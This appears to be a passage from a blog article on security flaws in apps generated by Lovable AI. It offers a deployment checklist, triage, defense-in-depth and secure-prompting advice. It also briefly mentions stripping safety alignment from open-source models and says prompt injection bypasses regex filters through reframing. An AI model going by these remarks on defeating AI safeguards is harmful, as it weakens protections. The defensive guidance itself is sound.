
Developer Security Checklist for AI-Generated Apps
Before deploying any Lovable, Bolt, v0, or Cursor-built application, verify:
- [ ] Row-Level Security (RLS) policies are enabled on every Supabase table
- [ ] Authentication checks happen on the server, not just the client
- [ ] All API endpoints require a valid session token, not just a URL guess
- [ ] No API keys, secrets, or service-role tokens are exposed in client-side code
- [ ] CORS policies whitelist only your production domains
- [ ] User input is parameterized in every database query (no string concatenation)
- [ ] File uploads validate type, size, and content — not just MIME headers
- [ ] Password reset flows verify the original email account
- [ ] Admin routes have a separate authorization layer, not just a hidden URL
- [ ] You have a way to audit who accessed what, when
If you skip this checklist, the AI built your app perfectly — and made it perfectly insecure.
Recommended Security Tools for Vibe-Coded Apps
| Tool | Purpose | Free? |
|---|---|---|
| OWASP ZAP | Vulnerability scanning | ✅ Free |
| Snyk | Dependency scanning | Freemium |
| SonarQube | Code quality + security | Freemium |
| Burp Suite | Penetration testing | Freemium |
| ESLint Security | JS security linting | ✅ Free |
| SecurityHeaders.com | Header analysis | ✅ Free |
When to Use Lovable AI (And When Not To)
Based on my testing, here’s an honest assessment:
- ✅ Safe for: Prototypes, MVPs, internal tools, hackathon projects, learning exercises
- ⚠️ Risky for: Production apps handling user data, apps with payment processing
- ❌ Dangerous for: Fintech applications, healthcare (HIPAA), e-commerce with stored payment info, apps handling children’s data (COPPA) — unless you conduct a thorough security audit
For the full picture of how removable AI safety constraints really are at the model level, see the benchmarks showing how completely AI safety alignment can be stripped from open-source models — and what that means for AI-generated code.
Should You Trust AI Code Generators for Production Apps?
Let me be direct: AI code generation is a tool, not a replacement for security expertise.
The 16 Lovable AI security vulnerabilities I found aren’t unique to Lovable. Bolt.new, Replit, and other vibe coding tools share many of the same weaknesses. The problem isn’t any single platform — it’s the fundamental approach of generating code without security context.
Here’s the counterintuitive truth: AI code generators can actually improve security — but only when used by developers who understand security in the first place. If you know what to look for, you can prompt the AI to generate more secure code, review the output critically, and patch vulnerabilities before deployment.
The danger comes when non-technical users treat these tools as complete solutions. When you vibe code an entire SaaS application and deploy it without a single line of code review, you’re essentially publishing a vulnerable application to the internet and hoping nobody attacks it.
What needs to change:
- Lovable and competitors need to build security scanning into their generation pipeline
- Developers need to treat AI-generated code with the same scrutiny as code from an untrusted contractor
- The industry needs security-aware AI code generation models trained specifically on secure coding patterns
- Education must catch up — vibe coding tutorials should include security modules
The responsibility lies with the developer, not the AI. These tools will get better over time, but right now, human oversight is non-negotiable.
If you’re concerned about uncontrolled AI usage in organizations, start with our guide to the Shadow AI crisis and how enterprises can secure their IP.
The same trust inheritance mechanism scales beyond vibe-coded apps — see our analysis of how the same AI agent trust inheritance problem produces zero-click data exfiltration at the enterprise level via Microsoft Copilot Agent in a confirmed 2026 CVE.
Conclusion — The Future of Vibe Coding Security
The 16 Lovable AI security vulnerabilities I found through vibe hacking reveal an uncomfortable truth about the current state of AI code generation: we’re building faster than we’re building safely.
Lovable AI is a powerful, impressive tool. It genuinely democratizes application development and makes building software accessible to people who could never do it before. That’s a good thing. But power without guardrails is dangerous.
Five critical vulnerabilities. Seven high-severity flaws. Four medium-risk issues. Across every application I tested, the pattern was consistent — the code worked, but it wasn’t secure.
Vibe coding is here to stay. It’s not going away, and it shouldn’t. But the security ecosystem around it must evolve. Tool builders need to integrate security scanning into their pipelines. Developers need to learn basic security principles alongside prompt engineering. And the community needs to share findings openly, so we can collectively raise the bar.
If you’re using Lovable AI — or any vibe coding tool — take the 10-step security checklist from this article and apply it to every project. Read the code. Question the defaults. Test for vulnerabilities before your users (or attackers) find them.
Vibe coding gives everyone the power to build. But without security awareness, we’re building castles on sand. The 16 Lovable AI security vulnerabilities I found prove that AI can write code — but it can’t yet write safe code.
The future of vibe coding security depends on what we do today. Start with your next Lovable project — and build it right.
How to Protect Yourself / Mitigation: Beyond the Pre-Deployment Checklist
The 10-step checklist earlier in this article covers pre-deployment hygiene — the work you should do before shipping a Lovable-generated app. This section covers everything else: what to do if your app is already live, how the people using vibe-coded apps can protect themselves, how to prompt Lovable to generate less-vulnerable code in the first place, and how organizations should govern vibe coding before it turns into a quiet liability. Given that 75% of the vulnerabilities catalogued in this article are rated High or Critical, the assumption baseline should be defensive, not optimistic. Lock down a self-hosted model server.
If Your Lovable App Is Already Live — Triage in the Next 24 Hours
If you’ve already shipped a Lovable app to production without a security review, treat the situation as a probable, not hypothetical, compromise. Automated bots scan GitHub for exposed Supabase keys within minutes of a commit, and the average lifespan of a leaked credential before vulnerability indicators is now measured in single-digit minutes.
Run this emergency triage immediately:
- Rotate every credential the app has ever touched. Supabase anon keys, service role keys, database passwords, third-party API keys, OAuth client secrets. If a credential was ever committed to git — even in a deleted branch — it is compromised. Rotation is not optional.
- Audit your git history. Use tools like
git-secrets,truffleHog, orgitleaksto scan your repository’s full history, not just the current state. Force-pushing over a leaked secret does not remove it from clones, forks, or GitHub’s caches. - Enable Supabase Row Level Security on every table — right now. A minimal RLS policy is better than none. Even this is meaningful protection against the IDOR and broken-access-control flaws documented above:
ALTER TABLE your_table ENABLE ROW LEVEL SECURITY;CREATE POLICY "users_own_rows" ON your_table FOR ALL USING (auth.uid() = user_id); - Review Supabase audit logs for unusual access patterns — high-volume reads, off-hours activity, sequential ID enumeration, requests from unexpected geographies.
- Force-invalidate all active sessions. A stolen session token from before your fix is still valid. Sign every user out and require re-authentication.
- Notify users if data was likely exposed. GDPR (Article 33), CCPA, and most US state breach laws have notification deadlines measured in 72 hours. Don’t optimize for hiding the incident; optimize for the regulatory clock.
Defense in Depth — Layers That Survive a Vibe-Coded Mistake
The vulnerabilities catalogued in this article all share one structural feature: they assume the application itself is the only line of defense. A serious deployment needs four independent layers, so a missed fix at the application level doesn’t become a full breach.
| Layer | What It Protects | Tools |
|---|---|---|
| Network edge | DDoS, brute-force, scraping, bad bots | Cloudflare WAF, edge rate limiting, bot fight mode |
| Application | XSS, SQLi, CSRF, input validation | Zod/Joi schemas, DOMPurify, parameterized queries |
| Data | IDOR, broken access control, data theft | Supabase RLS, column-level encryption, UUIDs |
| Identity | Authentication bypass, session hijacking | MFA enforcement, short session lifetimes, HttpOnly + Secure + SameSite=Strict cookies |
A Cloudflare WAF in front of a Lovable app blocks the missing rate limiting vulnerability (#8) at the network edge even if your Supabase Edge Functions don’t. Supabase RLS at the data layer blocks the broken access control vulnerability (#12) even if your API endpoints forget to verify ownership. Each layer should be sufficient on its own — that’s the point.
Secure Prompting — Generate Less-Vulnerable Code in the First Place
AI generates what you ask for. Most of the 16 vulnerabilities in this article exist because the default prompt was “build me X” with no security context. The same model can produce dramatically safer code when prompted explicitly. Add the following requirements to every Lovable prompt for any app that handles user data:
- “Enable Supabase Row Level Security on every table with policies that filter by
auth.uid().” - “Use UUIDs as primary keys, not sequential integers.”
- “Use parameterized queries only. Never concatenate user input into SQL or filter expressions.”
- “Store all API keys, secrets, and connection strings in environment variables. Never hardcode.”
- “Validate all input server-side with Zod schemas before processing.”
- “Set cookie flags:
HttpOnly,Secure,SameSite=Strict. Set session timeout to 24 hours.” - “Add CSRF tokens to every state-changing form.”
- “Implement rate limiting at 5 requests per minute on authentication endpoints.”
- “Return generic error messages to the client. Log details server-side only.”
Then run a second prompt: “Review the code you just generated against the OWASP Top 10 (2021). List any vulnerabilities and patch them.” The model is often surprisingly good at finding its own flaws when explicitly asked. This doesn’t replace a real security review — but it raises the floor significantly compared to default vibe coding.
For End Users of Apps Built with Lovable
Most readers will encounter vibe-coded apps as users of small startups, indie SaaS, and side-project MVPs — not as builders. The same caution applies in reverse. If you’re signing up for a small SaaS, indie product, or “launched in a weekend” app, assume the security posture is closer to the Lovable baseline than to a Fortune 500 enterprise.
Practical defenses:
- Never reuse passwords on small startup apps. Use a password manager and a unique generated password for every signup. If the app’s database is leaked — and several vulnerabilities here lead directly to that — your other accounts stay safe.
- Use email aliases. Apple Hide My Email, SimpleLogin, or Firefox Relay generate a unique forwarding address per app. If the app is breached, the alias is burned, not your primary inbox.
- Use virtual cards for payment. Privacy.com or Revolut disposable cards limit exposure if payment info is stored insecurely (vulnerability #9, Insecure Data Storage).
- Enable MFA on the email account you used to sign up. Account takeovers usually cascade from an email compromise. Lock that door first.
- Be skeptical of small apps handling sensitive data. If a weekend-built SaaS asks for your social security number, health information, or banking credentials, the probability that it’s been security-audited is approximately zero.
- Watch the URL bar. If user-specific URLs use sequential integers (
/orders/1042,/profile/87) instead of UUIDs, the app is almost certainly vulnerable to IDOR. Don’t trust it with anything important.
Organizational Governance — Vibe Coding Policy for Companies
If your engineers, PMs, or business teams are using Lovable, Bolt.new, or Cursor to build internal tools, you need a policy before someone ships an unaudited app to production traffic. Minimum components:
- An approved-tools list with explicit security requirements per tool.
- A mandatory security gate before any vibe-coded app touches production data or external users. Treat AI-generated code the same way you’d treat code from an unvetted external contractor.
- Required secret scanning in CI/CD —
gitleaks, GitHub Advanced Security, or equivalent — to block commits containing keys. - Quarterly automated OWASP ZAP or Snyk scans of all internal vibe-coded apps still in service.
- A clear distinction between prototype use (encouraged, low-risk) and production use (gated, audited). The article’s own guidance — safe for prototypes and MVPs, dangerous for fintech, healthcare, and apps handling children’s data — is a reasonable starting point for policy language.
- Training for non-technical builders. A 30-minute briefing on the OWASP Top 10 (2021), how to read a
.envfile, and how to enable Supabase RLS will eliminate the majority of the critical vulnerabilities catalogued in this article before they’re ever written.
Continuous Monitoring After Launch
Security is not a one-time pre-deployment task. Set up these monitoring practices for any Lovable app that stays in production:
- Sentry or equivalent error monitoring so you see issues before users (or attackers) report them — and so error details stay server-side instead of leaking to clients (vulnerability #16).
- Supabase audit log review on a weekly cadence, looking for sequential ID access patterns, unusual query volumes, and unexpected auth events.
- GitHub secret scanning enabled at the organization level — it’s free and catches committed credentials before bots do.
- A scheduled monthly OWASP ZAP scan against staging. Automate it. Track regressions over time.
- An annual external pentest for any production app handling user data, payments, or PII. The cost is trivial compared to a breach.
Bottom Line
The 16 vulnerabilities documented in this article are not edge cases — they are the predictable output of a generation system optimized for working code rather than safe code. Treat every Lovable-generated app as guilty until proven secure: audit pre-deployment with the 10-step checklist, layer defenses so any single failure isn’t catastrophic, prompt explicitly for security from the start, and assume your already-live apps need triage today, not someday. Vibe coding gives everyone the power to build. Mitigation is what determines whether that power becomes a product or a breach.
Sources and References
- SecurityHeaders.com
- OWASP Top 10 (2021)
- Stanford University — AI Code Security Study
- Lovable AI Official Documentation
- Supabase Row Level Security Guide
Pingback: AI 三分鐘生出網站,你拿到的是禮物還是包裝紙? – CTK Pro – 竑盛科技
Pattern-matching detectors like regex fail against prompt injection because AI vulnerabilities are semantic attacks, allowing simple reframing to bypass static syntactic rules. Effective defense relies on behavioral baselining at the infrastructure and tool-execution layer—monitoring the agent’s actual system calls and outputs rather than attempting to filter input phrasing. Furthermore, “vibe-coded” AI products shipped without security reviews introduce significant vulnerabilities, exposing systemic infrastructure risks through unvetted integration gaps.